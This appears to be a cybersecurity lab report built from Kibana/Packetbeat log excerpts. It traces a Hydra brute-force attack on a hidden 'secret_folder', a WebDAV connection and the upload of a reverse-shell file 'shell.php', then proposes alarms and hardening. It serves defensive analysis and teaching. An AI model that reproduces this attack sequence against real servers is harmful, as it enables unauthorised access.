Apr 20, 2021 @ 10:29:59.905	192.168.1.105	80	192.168.1.8	57072
Apr 20, 2021 @ 10:29:59.893	192.168.1.105	80	192.168.1.8	57070
Apr 20, 2021 @ 10:29:59.882	192.168.1.105	80	192.168.1.8	57068
Apr 20, 2021 @ 10:29:59.882	192.168.1.105	80	192.168.1.8	57066
Apr 20, 2021 @ 10:29:59.868	192.168.1.105	80	192.168.1.8	57064

Analysis: Finding the Request for the Hidden Directory

- The request occurred between 10:00 - 10:55 PM and there was 217158 hits.
- The request for secret_folder file has been requested at that time, in the secret_folder contains has value of user Ryan which is CEO of the company.




```
destination.ip:192.168.1.105 and url.path: "/company_folders/secret_folder"
```

Apr 20, 2021 @ 10:00:00.00 → Apr 20, 2021 @ 11:00:00.00

217,158 hits

Apr 20, 2021 @ 10:00:00.000 - Apr 20, 2021 @ 11:00:00.000 — Auto




```
source.ip:192.168.1.8 and destination.ip:192.168.1.105
```

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	217,158
http://192.168.1.105/company_folder/secret_folder	48
http://192.168.1.105/webdav	9
http://192.168.1.105/company_folders/secret_folder/	3
http://192.168.1.105/company_folders/	2

Analysis: Uncovering the Brute Force Attack

- There are 217126 requests were made using Hydra to brute force secret_folder.
- There are only 2 requests successful which is indicate HTTP status 200.



source.ip:192.168.1.8 and http.response.status_code : 401 and user_agent.original :"Mozilla/4.0 (Hydra)"


Apr 20, 2021 @ 10:00:00.00 → Apr 20, 2021 @ 11:00:00.00

Selected fields: destination.ip, destination.port, http.response.status_p..., source.ip, source.port

217,126 hits

Apr 20, 2021 @ 10:00:00.000 - Apr 20, 2021 @ 11:00:00.000 — Auto

Time	destination.ip	destination.port	source.ip	source.port	user_agent.original	http.response.status_phrase
Apr 20, 2021 @ 10:52:18.272	192.168.1.105	80	192.168.1.8	33776	Mozilla/4.0 (Hydra)	unauthorized



Apr 20, 2021 @ 10:00:00.00 → Apr 20, 2021 @ 11:00:00.00

url.full: http://192.168.1.105/company_folders/secret_folder/ ×

HTTP status codes for the top queries [Packetbeat] ECS

field	value	
HTTP Status Code	200	2 (66.67%)


GET /company_folders/secret_folder/: HTTP Query

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	3

Analysis: Finding the WebDAV Connection

- There are 47 attempts were made to Webdav.
- There is 1 file were created on webdav and 1 were received.



source.ip:192.168.1.8 and destination.ip:192.168.1.105 and url.path:"/webdav"


Apr 20, 2021 @ 00:00:00.0 → Apr 20, 2021 @ 23:30:00.0

packetbeat-*

Selected fields: destination.ip, destination.port, http.response.status_p..., source.ip

47 hits

Apr 20, 2021 @ 00:00:00.000 - Apr 20, 2021 @ 23:30:00.000 —



source.ip:192.168.1.8 and destination.ip:192.168.1.105 and url.path:"/webdav/shell.php"

Apr 20, 2021 @ 00:00:00.0 → Apr 20, 2021 @ 23:30:00.0

packetbeat-*

Selected fields: destination.ip, destination.port, http.response.status_p..., source.ip, source.port, url.path, user_agent.original

Available fields: Popular: http.request.method; @timestamp, _id, _index

5 hits

Apr 20, 2021 @ 00:00:00.000 - Apr 20, 2021 @ 23:30:00.000 —

Time	destination.ip	destination.port	source.ip	source.port	user_agent.original	http.response.status_phrase	url.path
Apr 20, 2021 @ 11:39:27.815	192.168.1.105	80	192.168.1.8	33832	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	ok	/webdav/shell.php
Apr 20, 2021 @ 11:39:14.221	192.168.1.105	80	192.168.1.8	33830	gvfs/1.38.0	multi-status	/webdav/shell.php
Apr 20, 2021 @ 11:39:14.218	192.168.1.105	80	192.168.1.8	33830	gvfs/1.38.0	multi-status	/webdav/shell.php
Apr 20, 2021 @ 11:39:14.207	192.168.1.105	80	192.168.1.8	33830	gvfs/1.38.0	created	/webdav/shell.php
Apr 20, 2021 @ 11:39:14.205	192.168.1.105	80	192.168.1.8	33830	gvfs/1.38.0	not found	/webdav/shell.php

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Setup a low level alert threshold range between 10-100 an hour.
- Set up a critical alert between 100 above.

System Hardening

- Implementing firewall to drop traffics when the threshold are met.
- Implementing IPS which will cut off the traffics when critical alert triggered.
- Regularly check and scan for open ports.
- Make sure firewall patched for a zero day exploit.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set an alert threshold from 0 to 5 an hour trigger an alarm to SOC team.
- Set up a critical alert whenever an unidentified traffic coming in sent out an alert.

System Hardening

- Encrypt all data that in hidden directory.
- Limited users access to hidden directory.
- All of the users that can access hidden directory will get a 2FA.
- Enforce password policies to those users.

Mitigation: Preventing Brute Force Attacks

Alarm

- An alert whenever 3 failed password attempt in an hour send an alarm.

System Hardening

- Implementing password policies.
- Implementing 2 factor authentication.
- Implementing firewall to drop all inbound traffics.
- Password change every 1 a month, 7 characters length or above and cannot use username or first name as password.

Mitigation: Detecting the WebDAV Connection

Alarm

- Create an alert whenever unidentified IP attempt to access or upload any files.
- Create an alert whenever HTTP request GET indicated from unidentified IP.

System Hardening

- Implementing firewall to restricted access from unknown traffics.
- Implementing user and password access to it.
- Restricted to who can read write and access to Webdav.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Create alert from whoever attempt to access through port 4444.

System Hardening

- Make sure only particular ports are open.
- Public cannot get access or upload anything.
- Make sure only system admin have read write access.

The End